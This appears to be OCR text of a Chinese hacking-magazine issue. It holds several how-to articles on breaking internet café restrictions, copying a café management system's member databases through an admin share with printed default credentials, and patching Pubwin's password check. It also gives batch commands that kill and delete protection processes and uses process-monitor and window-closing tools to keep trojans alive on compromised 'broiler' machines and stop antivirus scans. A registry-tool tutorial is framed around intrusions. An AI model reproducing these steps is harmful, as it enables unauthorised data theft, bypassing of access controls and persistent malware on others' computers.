


图 15

和“SHOWALL”，展开“SHOWALL”，看到双字节值“checkedvalue”的数值为0(0x0)，把该数值改为1，同时进入先前的“NOHIDDEN”项里把“Type”的数值数据由“-”改成“radio”，这样我们才可以在文件夹选项里看到“显示所有文件和文件夹”。关闭注册表，打开文件夹选项，可以正常操作。选择显示全部文件，隐藏的文件就出来了。我在D盘下找到了一个名为“突破”的文件(图15)。

使用“windows按钮突破专家”，“保存”变为可用，我们就可以下载东东了(图16)。

到此，我们就可以在这台电脑上为所欲为了。灵活地运用“组策略”不但能破解诸多限制，也能让我们的系统变的更安全。¤

菜鸟之轻松得到万象网管2004的用户数据

FLY

放寒假时，发现我们当地网吧基本都用上了万象网管2004来管理整个网吧。当我在网上邻居中看到服务器的名字就叫做“服务器”的时候，就习惯性的在“开始”-“运行”栏中输入“\\服务器\c\$”，没想到还真的进入了C盘。但是进去之后并没有发现万象2004的安装文件夹，会藏到哪里呢？他的桌面上肯定有万象的快捷方式，我接着进入“Documents and Settings”-“Administrator”-“桌面”目录。果然，万象服务端的快捷方式正安安静静的躺在那里呢。在上面单击右键，选择“属性”，哈哈。起始位置已经把它显示出来了，是存放在d:\wx2004目录下的。

下面就好办了，输入“\\服务器\d\$”，进入d盘，接着进入wx2004文件夹中。我们需要的文件是三个数据库文件：2004rec.mdb（上机记录和历史记录资料）、2004mem.mdb（会员资料）、2004stck.mdb（商品资料），另外还得加上吉胜的安全机制文件：SICENT.MDW（千万不要忘了哦，不然是打不开的）。

很多朋友曾经在得到数据库文件后问我，为什么使用access密码分析专家分析出来的密码不能进入数据库，提示缺少必要权限（图1）。其实就是他缺少了吉胜的安全机制文件SICENT.MDW。下面我们来看一下怎么使用它。




图1

首先我们的电脑上得有Access（在OFFICE中包含了Access），我们以OFFICE 2003为例，打开Access，选择工具/安全/工作组管理员，点击“加入”，然后选“浏览”，选择吉胜的安全机制文件SICENT.MDW的位置，然后点“确定”，如图2。



图2




图3

点“确定”，再点“确定”，又回到了刚打开Access时的画面，这时我们打开会员资料数据库2004mem.mdb，发现了什么？呵呵，登录对话框，在里面输入名称：“datamaintain”，密码：“万象网管是一个发展了5年的成熟的产品”。密码是中文的哦，没错，就是引号中的这句话，建议你先输入到记事本里然后复制过去，如图3，点“确定”后才会出现数据库密码输入窗口，输入“zhhrmghg1949jgqz”，呵呵，是不是有种一切尽在掌握中的感觉啊，如图4。




图4

最后嘛，要自己使用还是修改后再上传到服务端就是你自己的事情了。好了，最后提醒大家，千万要注意安全哦。

巧妙破解网吧限制

我是孟星魂

现在不少的网吧都有各种各样的使用限制，比如隐藏盘符、禁用internet选项等，但这都只是障眼法，看了这么久的X档案，想必大家都有了对付的方法吧。不过其中有一种“金俊坤网吧专用系统(WINDOWS XP修改)”，这个可是最近比较新的网吧完整镜象系统，用过的朋友应该都见识过它的厉害吧，不准删文件、权限限制、任务管理器无法结束进程，大家注意看图1中所有进程的选项都是灰色的，很多Windows组件都给删除了，基本上是把网上常见的破解方法全屏蔽了，如图1，图2。



图1




图2

经过多次上网琢磨，终于让我找出了破解的方法，其实就是一些最笨和最通用的办法，各位高手见笑了，同时还有一些关于系统修改的方法，一并共享出来，希望对大家有所帮助。

网吧还是在使用pubwin管理系统，有关pubwin的破解方法在以前的杂志上介绍过许多，我不久前又找到一种新方法：使用Ultraedit32打开Pubwin.exe，查找“85C07509”，将其改为“85C09090”，再查找下一个，再改为“85C09090”，然后保存为“Pubwin.exe”和“pubwin.pub”即可免去密码验证。不再废话了，现在还没有进入管理系统呢，说什么都没用。

使用ctrl+alt+del调出任务管理器，记得第一次见到这么变态的任务管理器，当时还真傻眼了，进程只能看不能关闭，还有挑衅的“网吧专用系统禁止结束进程”。不过相信经常看X档案的朋友一定还有办法，JUST DO IT ALL IN CMD。使用任务管理器的“运行”功能填上cmd，回车，在弹出的命令提示符里输入以下命令：

```
copy con del.txt ; 保存接下来的输入到文件中
taskkill /f /im reclock.exe ; 强行结束锁定进程reclock.exe
del "C:\Program Files\hinsoft\reclock.exe" ; 删掉reclock.exe
taskkill /f /im pubwin.exe ; 结束网吧管理系统pubwin.exe
del "C:\Program Files\hinsoft\pubwin.exe" ; 删掉pubwin.exe
taskkill /f /im explorer.exe ; 结束explorer.exe
start 系统盘符\WINDOWS\explorer.exe ; 执行explorer.exe
```

按键盘上的F6，回车（分号后的是注释，不用写），显示“已复制1个文件”。这样就在你所使用的用

户文件夹下（在系统盘符:\Documents and Settings\你的用户名）生成del.txt，这时命令提示符路径还在你的用户目录里，接着在命令提示符中输入`ren del.txt del.bat`，按回车，就是改为批处理文件。再运行del.bat，回车，这样就能绕过任务管理器无法结束进程的限制而管理系统了。

刚进入系统，还没打开邮箱，就弹出一个对话框“检测到您的系统没有pubwin，非法上机，系统将在10秒后关机”，还没来得及取消就重启了，重试了几次都是如此。没办法，只好正常登录pubwin管理系统，下载pubwin精灵破解后进入管理页面，没发现pubwin有这项新功能。我纳闷了，又用pk.exe看了半天进程，也没有可疑进程，最后在任务栏里有个进程监控管理程序的图标，还需要密码，可是没显示出有这个进程的路径（图3）。

看来就是这个程序，到baidu搜索“进程监控管理”，真的找到了（图4）。

介绍说这是用最新的进程隐藏算法，无进程无

单点的办法，适合广大菜鸟使用。既然有个HideProc.dll，一定是实现进程隐藏的，就试着删掉，不过运行后还是不显示，看来这只是迷惑人的，没什么真正的功能。删掉密码数据文件fwonline.edb并不能清空密码，不管输入什么都是密码不正确。最后还有个配置文件，试着改他的配置jc_config.ini。

[system]

监视时间 =

监视程序 = 默认是pubwin.exe，必须得填上一个，否则为空相当于还是pubwin.exe

事件设置 =

事件程序路径 =

事件程序名称 =

这些就是在配置里明文显示的那些选项，直接改配置选项。比如开机破解的时候最先用运行功能打开配置文件，设置监视程序为svchost.exe，这个进程什么时候都存在，这样这个保护程序就作废了。其实也可以运行一个进程名为pubwin的程序，比如把QQ的文件名改成pubwin，在开机破解pubwin的时候运行的批处理文件后边加上下面的命令：

```
cd "d:\Program Files\tencent"
Ren qq.exe pubwin.exe
start "C:\Program Files\tencent\pubwin.exe"
```

大家可以自己试一下。一定要仔细看他的配置说明，弄不好




图 3

DLL，特意强调是最好的反击黑客的程序，网管的福音。网上也没有相关的破解教程，只好自己想办法了。用filemon监视发现他的密码没有存放在注册表，而是在目录的fwonline.edb文件里（密码默认是1234567890），配置文件是jc_config.ini。开始我想使用OLLYDBG破解他的密码算法，不过我发现这个软件的自身保护性还不错，所有的资源都加密了。那就直接用简

图 4

的话开机就重启，进不了系统可别怪我啊（图 5）。

这个工具还有很多用法，可以自己发挥。比如保护你肉鸡上的木马，监视进程为你的木马进程，设置时间短一点，处理方式为 3，木马进程被结束就再运行；狠一点处理方式为 1 或 2 就是关机，让他用不成电脑。注意这个进程监控程序不是开机自动加载的，要自己添加启动项。

说到免杀木马，大家是不是为自己肉鸡上的杀毒软件头疼啊，不能直接给它删了，还不能不让它运行，就算是自己辛苦修改的小马没准哪天杀毒软件升级了就给挂了。没想到在这个进程保护程序的下载

网页上找到了个好东西，无窗口且显示进程为 Explorer（注意开头字母大写）。其实这也是为网吧服务的，不过现在还没人用，正好留给我们。看一下说明：“本程序自动监控窗体中里包含下面这些关键字的程序，一旦发现立刻关闭。

----- 关键字列表 -----

- Internet 属性
- 网络执法人员
- 在线破解
- winhex
- 还原卡破解

必须是隔行，一行一个，大家可以自己用记事本打开目录下的 netbar.dll 进行添加。嘿嘿，大家想到了什么啊，就是让杀毒软件启动起来了也照样不能运行查杀病毒的功能。解释一下，这个程序就是即时监控程序的窗体，发现含有关键字列表中的程序马上关闭当前窗体，但不关闭程序。如果是文件夹之类的那就是直接关闭文件夹，大家可以把各种杀毒软件查杀和升级窗口的句柄加上，还有各种杀毒软件的文件夹名，比如我自己电脑上是金山毒霸，关键字就是 KAV2005，金山毒霸 2005，金山毒霸 2005—正在扫描，金山在线升级。这样金山正常运行没问题，一启动杀毒或升级窗口就自动关闭窗口，不影响程序，这样就算是有




图 5

杀毒软件也没用，真正制造了免杀木马。这个办法就算是一般的管理员也不知道是怎么回事，重装杀毒软件也没用，除非是在你的关键字里没有的。所以说知道的尽管往里写，可以配合刚才的进程监控程序。大家也许想到进程监控程序在任务栏里还有图标，现在在关键字里写上“系统设置—本程序由『风网科技』出品”，现在看到图标点击什么也不显示，当然也无法打开了。再给进程监控程序换上个系统的图标，飞不走的肉鸡就打造成功了。还有这个自动关闭窗体的程序也不能开机自动加载，还是得自己添加启动项。千万记住别放在 Windows 根目录下，还有别在开机后自己点击，它自动关闭 explorer 的进程，这样的话一动鼠标就显示注销的界面，什么都不能用了，不知道是不是这个原因网吧才没用。鉴于危害太大，给出破解方法：最好能找到这个软件的启动项删除，地球人都知道，要是你实在找不到这个软件的启动项，想破解这个软件的话就修改窗体，推荐使用软件魔法师，大家一定要适可而止（图 6）。



图 6

禁止删除文件的问题不是像从前那样用“灰色按钮突破专家”就能搞定的，见文章开头的图 1。开始我以为是 NTFS 磁盘和用户权限限制，用最新的 ms05053 溢出（顺便提一下，微软的溢出是针对不同的系统的，大部分

都是2000的溢出，对XP没有影响的，所以有人总是没法得到高级权限）。换成system权限还是一样弹出“不准删除”的对话框，那很可能就是和大多数程序一样调用了其他的程序。向华盟上的朋友说是修改了系统文件，在baidu上果然找到是修改了SHELL32.DLL的对话框资源，其实就是软件汉化的方法。用资源修改器eXeScope打开SHELL32.DLL，打开资源项，展开对话框。对话框的1011项就是删除文件确认。点击第1011的第一项：DefPushButton，如果把可见那一项给去掉，那么删掉文件时的确认框就没有“确定”那一项了，如果把禁用那一项选上，那么删除文件确认时的“确定”项为灰色不可用。修改好后，确认，退出保存就可以了。同样修改1012确认文件夹删除，1013确认删除多个文件，1019确认文件重命名，1021确认文件夹重命名（图7）。仔细看两个对话框的不同，第二个是修改过的。

如果嫌麻烦还可以用正常的SHELL32.DLL文件替换，连上自己的肉鸡直接拷一个过来就行了。一定要记得把系统目录WINDOWS\system32\shell32.dll和隐藏目录WINDOWS\system32\cache\shell32.dll一起替换，注意顺序，先替换WIN DOWS\system32\dllcache\shell32.dll。不过XP系统是有文件保护功能的，先取消再选择保存即可。这种网吧系统只是修改了不准删除的对话框，还是可以移动文件和重命名的。

明白了修改方法后，那个任务管理器也能修改了。其实进系统后用按钮突破专家就能正常使用“结束进程”的功能。而且这种任务管理器比正常的还多好几个功能。我在网上找了个任务管理器修改器，可以给程序加密码运行，还可以提升权限。这样就可以打造自己专用的无敌任务管理器了，提前



图 7




图 8

让大家看看我自己修改的（图8）。

基本上就这些了，最后我发现有的网吧里并没有那个进程保护程序，可能它不是网吧专用系统集成的。即使用的是同一套系统可能也有所不同，所以大家遇到问题一定要先自己想办法，这样才能提高自己的水平。

（本文中所涉及到的代码和相关程序进程监控管理、eXeScope 6.5、软件魔法师、专用加强任务管理器等光盘中有收录）



又到了春暖花开、乍暖还寒的4月了。这是个耕耘的季节，也是个出去游玩的好时候，更是容易生病感冒的时期啊，这不，前不久偶与SAGI就同时感冒了，发烧咳嗽不止，极为不爽，还以为是染上了全球恐慌的禽流感，真是有惊无险，很是影响自己及小编们的工作。所以黑友们切不可为了多抓几只好鸡，在hack路上顽强拼搏而彻夜不眠作为代价，这样就容易出师未捷身先倒下了，正所谓来日方长。OK，我们也不只是睡大觉，来体验一把这期的文章吧，就不耽误大伙了。

操作 Windows 注册表的瑞士军刀

风碧玉篇

平时我们在入侵时经常要修改目标主机的注册表，大多数情况下我们是用echo命令把注册表的内容写到一个reg文件中，然后用regedit /s将其导入，如果想查看注册表中的内容就只能先用regedit /e命令将其导出，然后用type命令查看其内容。但微软的regedit.exe提供的命令行参数实在有限，因此，在入侵时涉及到注册表的有关操作很不方便。那么，有没有类似sc.exe的可以方便管理Windows注册表的工具呢？当然有了。今天我就给大家推荐几款操作Windows注册表文件的“瑞士军刀”。

1. 在注册表中查找信息——Scanreg

对于注册表文件中的某些信息，例如一个很长的子键，我们可能根本就无法记住它，因为它实在太长又太难记了，因此，很多时候我们要借助注册表的查找功能进行查找，如图1。




图 1

```
ctfmon>scanreg
usage:
scanreg 1.05 <[-s string]> <-k> [-v] [-d] <[-r key>] [-c] [-a] [-n]
-s string to search for
-r root key to start search from (default = HKEY_CURRENT_USER)
root key can be abbreviated as follows :
 HKEY_LOCAL_MACHINE - lm
 HKEY_CURRENT_USER - cu
 HKEY_CLASSES_ROOT - cr
 HKEY_USERS - us
-k search keynames (HII : must specify at least one of -k -v or -d)
-v search valuesnames
-d search data
-c search case sensitive (default : case Insensitive)
-e return only exact match (default : return all matches)
-n no color in output (default : keys red, values green, data yellow)

Examples: SCANREG -s Windows -k -v -d
SCANREG -s Windows -kvd
SCANREG -s Windows -r \Software\kde
SCANREG Windows \Run -id -n
SCANREG Windows \HKEY_LOCAL_MACHINE -kd
SCANREG Windows HKEY_CURRENT_USER\Software -levd
```

图 2

但是如果我们还没有给肉鸡安装远程控制软件，或打开3389时要对注册表进行查找操作该怎么办呢？scanreg.exe将会帮助我们很好地解决这个问题，这个小工具提供的参数是非常齐全的。在cmd下输入scanreg，就会看到它的帮助提示，如图2。

参照它给出的例子，我们可以很容易明白这款软件的具体用法。

- s：指明你要查找的字符串，此参数可不写，直接写要查找的字符串即可；
- r：指明要在注册表的那个子键中进行查找，对于根键，程序本身提供用简写的方法表示，例如：根键HKEY_LOCAL_MACHINE，可以用lm表示，根键HKEY_CURRENT_USER，可以用cu表示。如果不指明根键，默认为根键HKEY_CURRENT_USER；
- k：指明要查找的字符串是键名；
- v：指明要查找的字符串是键值；
- d：指明要查找的是数据；
- c：是否大小写敏感，默认情况下大小写不敏感；
- e：是否全文匹配，默认情况下查找所有符合关键字的结果；
- n：结果是否用颜色加以区分。默认情况下，结果中红色表示键名，绿色表示键值，黄色表示数据。

例如：我们要查找键值为ctfmon的相关信息，我们可以输入：scanreg -s ctfmon -v，如图3。

```
ctfmon>scanreg -s ctfmon -v
Key : "Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key : "Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 2 matching string(s) found.
```

图 3

如果是查找所有符合ctfmon的信息，可以输入scanreg -s ctfmon -k -v -d，或scanreg -s ctfmon -kvd (-s可以省略不写，也可以用/s代替)，如图4。

如果是要查找所有符合字符串ctfmon的信息，并且只想在HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run下进行查

```

H:\tools\regedit>scanreg ctfmon -kvd
Key : "Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key : "Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Data : "C:\WINDOWS\system32\CTFMON.EXE"
Key : "Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 3 matching string(s) found.

H:\tools\regedit>scanreg ctfmon -k -v -d
Key : "Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key : "Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Data : "C:\WINDOWS\system32\CTFMON.EXE"
Key : "Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 3 matching string(s) found.

```

图 4

找, 可以按如下格式输入命令: `scanreg /s ctfmon /r \Software\Microsoft\Windows\Current Version\Run -k -v -d`, 或 `scanreg /s ctfmon /r \Software\Microsoft\Windows\Current Version\Run -kvd`, 如图 5。

```

H:\tools\regedit>scanreg /s ctfmon /r \Software\Microsoft\Windows\Current Version\Run -k -v -d
Key : "ctfmon.exe"
Key : "ctfmon.exe"
Data : "C:\WINDOWS\system32\CTFMON.EXE"
End of search : 2 matching string(s) found.

```

图 5

如果是查找所有符合 `ctfmon` 的信息, 并且结果要求区分大小写, 可以输入: `scanreg ctfmon -kvdc`, 如图 6。

```

H:\tools\regedit>scanreg ctfmon -kvdc
Key : "Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key : "Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 2 matching string(s) found.

```

图 6

要是想对结果进行进一步细化, 如查找所有符合 `ctfmon` 的信息, 并且结果要求区分大小写和进行全文匹配查找, 可以输入 `scanreg ctfmon -kvdc`, 如图 7。

```

H:\tools\regedit>scanreg ctfmon -kvdc
End of search : 0 matching string(s) found.

H:\tools\regedit>

```

图 7

2. 对注册表进行操作的瑞士军刀

(1) Regshell

在 cmd 下输入 `regshell`, 再输入 `help` 命令, 就会看到该软件的帮助提示, 如图 8。

通过帮助文件, 我们可以很容易上手。下面我就以“`HKEY_LOCAL_MACHINE\Software`”下新建一子键 `test`, 并在该子键下新建一 DWORD 值, 名为 `test`, 其值以 1 为例, 简单演示一下它的使用方法。

首先, 进入 `software` 子键: `cd software`, 然后输入 `edit`, 进入编辑状态, 根据提示选择 1 新建

一子键, 输入键名 `test`, 然后输入 99 退出编辑状态, 如图 9。

```

H:\tools\regedit>regshell
Seattle Lab Registry Editor
Copyright (c) 1998 Seattle Lab, Inc.

HKLW:>help

dir Displays a list of values and sub-keys in a registry Hive.
ls Displays a list of values and sub-keys in a registry Hive.
list Displays a list of values and sub-keys in a registry Hive.
cd Changes the current Sub-key.
ck Changes the current Sub-key.
chkey Changes the current Sub-key.
type Displays a registry variables.
edit Edits a registry variables.
HKLW: Changes the base hive to HKEY_LOCAL_MACHINE.
HKGCR: Changes the base hive to HKEY_CLASSES_ROOT.
HCU: Changes the base hive to HKEY_CURRENT_USER.
HKU: Changes the base hive to HKEY_USERS.
help Displays this screen.
exit Exits this program.

HKLW:>

```

图 8

再切换到新建的 `test` 子键:

`ck test` (或者是 `chkey test`), 输入 `edit` 后根据提示选择 “2”, 再根据提示选择 “2”

```

HKLW:>cd software
HKLW:>edit
1> New Key. 2> Edit Key Value.
3> Delete.
Enter Key Name : test
1> New Key. 2> Edit Key Value.
3> Delete.
Enter a menu selection number (1 - 3) or 99 to Exit: 2
HKLW:>edit

```

图 9

新建一 `DWORD` 值, 名字叫 `test`, 其值为 “1”, 完成后选择 “99” 退出编辑状态, 如图 10。

```

HKLW:>ck test
HKLW:>test>edit
1> New Key. 2> Edit Key Value.
3> Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 2

      KEY VALUE TYPE
1> String    2> DWORD
Select 1 or 2 : 2
Enter DWORD Value Name: test
DWORD value : 1
1> New Key. 2> Edit Key Value.
3> Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 99
HKLW:>test>

```

图 10

接着, 用 `dir` 命令 (或者是 `ls`、`list` 命令) 查看此时 `test` 子键下的信息, 看到有一个名为 `test` 的 `DWORD` 值, 输入 `type test` 进行查看, 如图 11。

```

HKLW:>software>test>dir
HKLW:>test
Last Modified: Monday, December 12, 2005 @ 16:14
ClassName:<None>

      <DWORD> test

HKLW:>test>type test
test = 1 (0x00000001)
HKLW:>test>

```

图 11

最后, 删除 `test` 子键。先切换到它的上一层后

输入 edit 命令进入编辑状态，根据提示选择“3”进入删除选项，再根据提示输入“1”，表示删除子键，然后输入要删除的子键名 test，完成后输入“99”退出编辑状态，最后用 exit 命令退出本程序，如图 12。

```
HKLW:software>test>hklm:  
HKLW:>cd software  
HKLW:software>edit  
  
1> New Key.      2> Edit Key Value.  
3> Delete.  
  
Enter a menu selection number (1 - 3) or 99 to Exit: 3  
  
-----DELETE-----  
1> Key:          2> Value:  
Enter a menu selection number (1 - 2) or 99 to Exit: 1  
  
Enter Key Name : test  
  
1> New Key.      2> Edit Key Value.  
3> Delete.  
  
Enter a menu selection number (1 - 3) or 99 to Exit: 99  
  
HKLW:software>exit  
  
H:\tools\regedit>
```

图 12

(2) Regcmd

在 cmd 下输入 regcmd，再输入“？”就会看到它的帮助提示，如图 1-3。

```
:\>Legend:  
Legend 0.85a  
Copyright (c) 2003 TIANWEI  
  
:\>?  
H7HELP Show Help  
DIRLIST List current key level,support /ad, /a-d, /p  
CDCHDR Change key level,eg:CD <key>\software  
MDIMODIR Create key,eg:MD newkey  
RDIMODIR Delete key,eg:RD oldkey  
NEW Create value,eg:NEW newvalue  
EDIT Edit value,eg:EDIT oldvalue  
COPYICP Copy Ipath\lvalue to path\lvalue, path ends with a "\"  
DELIMSESE Delete value,eg:DEL oldvalue  
EXITQUITIVE Exit this program  
TYPE Type value's data,eg:TYPE value  
VER Show program version  
HKLM HKEY_LOCAL_MACHINE  
HKCU HKEY_CURRENT_USER  
HKUS HKEY_USERS  
HKCR HKEY_CLASSES_ROOT  
HKCC HKEY_CURRENT_CONFIG  
HKPD HKEY_PERFORMANCE_DATA (INTL)  
HKDD HKEY_DYN_DATA (9x)  
SERVICES HELM\System\CurrentControlSet\Services  
SERVICES1121 HELM\System\CurrentControlSet\Control\SeBoot\Minimal\Network  
NUMRUMI HKLM\HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
** Command line switch: -r Connect to remote machine
```

13

可以看到 regcmd 提供了比 regshell 更多的命令，而 regcmd 最大的好处就是支持一些类似 dos 的命令，例如你想返回当前子键的父键，可以用命令 cd..，返回根键，可以用命令：cd\，我觉得这一点做得要比 regshell 好多了。

:>\hklm
:>\hklm>cd software
:>\hklm\software>md test
Key created successfully!
:>\hklm\software>

```
:>\hklm  
:>\hklm>cd software  
:>\hklm>software>md test  
Key created successfully!  
:>\hklm>software>
```

图 14

这里，我同样以在“HKEY_LOCAL_MACHINE\Software”下新建一子键test，并在该子键下新建一个DWORD值，名为test，其值为“1”为例，简单演示一下它的使用方法：先切换到“HKEY_LOCAL_MACHINE\Software”子键下：hklm，进入software，然后输入md test新建一子键test，如图14。

接着切换到 test 子键下: `chdir test`, 新建一键 `test: new test`, 根据提示输入“1”表明其类型为 `DWORD`, 再输入“1”表明其值为 16 进制 (2 为十进制), 然后输入 `test` 的值为“1”, 最后根据提示输入“y”进行确认, 整个过程如图 15。

```
c:\>hklm\software>cd\dir test  
c:\>hklm\software>test>new test  
  
Select Value Type: 1.Dword 2.[Expand]String 3.Multi_String 4.Binary :1  
  
Select DWORD node: 1.Hexadecimal 2.Decimal :1  
  
Enter DWORD <HEX:0x00000000>,<TakeCare>:i  
  
Are you really sure?{y/N}:y  
Set value successfully?  
c:\>hklm\software>test>
```

15

然后输入 dir 命令（适合当前子键下信息较少时）查看当前子键下的信息，看到名为 test 的 DWORD 值，其值为 16 进制的“1”，也可以用 type test 命令（适合当前子键下信息较多时）进行查看，如图 16。

```
:\\hklm\\software\\test>dir  
        DWORD      test      = 0x00000001 <1>  
        *** 0/0 Keys 1/i Values ***  
:\\hklm\\software\\test>type test  
        DWORD      test      = 0x00000001 <1>  
:\\hklm\\software\\test>
```

图 16

最后，删除 test 子键。输入 `cd ..`，返回上一层。输入 `rd test`，进行删除，如果想退出程序，可以继续输入：exit、quit 或者是 bye，如图 17。

```
:\\hklm\\software\\test>dir  
        DWORD      test      = 0x00000001 <1>  
        *** 0/0 Keys 1/1 Values ***  
:\\hklm\\software\\test>type test  
        DWORD      test      = 0x00000001 <1>  
:\\hklm\\software\\test>cd..  
:\\hklm\\software>r d test  
Remove key:"test", are you sure? [y/N]:y  
Key deleted successfully!  
:\\hklm\\software>
```

四 17

